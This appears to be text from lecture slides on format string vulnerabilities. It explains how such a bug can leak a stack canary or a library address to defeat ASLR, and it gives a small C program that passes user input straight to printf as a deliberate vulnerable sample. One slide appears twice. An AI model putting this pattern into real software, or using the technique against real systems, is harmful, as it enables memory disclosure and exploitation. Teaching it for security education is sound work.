Disclose StackGuard Canary:

- By pass stack checking



What is this BUG used for?

Disclose Library Address

- When enable ASLR, the library address will change each time
 - It's impossible to call these functions in your shellcode (e.g. `system()`)
- Use this bug to disclose one function's address in a given library.
 - you can use it to deduce other function's address



What is this BUG used for?

Disclose Library Address

- When enable ASLR, the library address will change each time
 - It's impossible to call these functions in your shellcode (e.g. `system()`)
- Use this bug to disclose one function's address in a given library.
 - you can use it to deduce other function's address

```
1  #include <stdio.h>
2  #include <string.h>
3  #include <stdlib.h>
4
5  void main() {
6      char str[100];
7      while(fgets(str, sizeof(str), stdin)) {
8          if (strcmp(str, "exit\n")==0) {
9              break;
10         }
11         printf(str);
12         fflush(stdout);
13     }
14     exit(0);
15 }
```

Q & A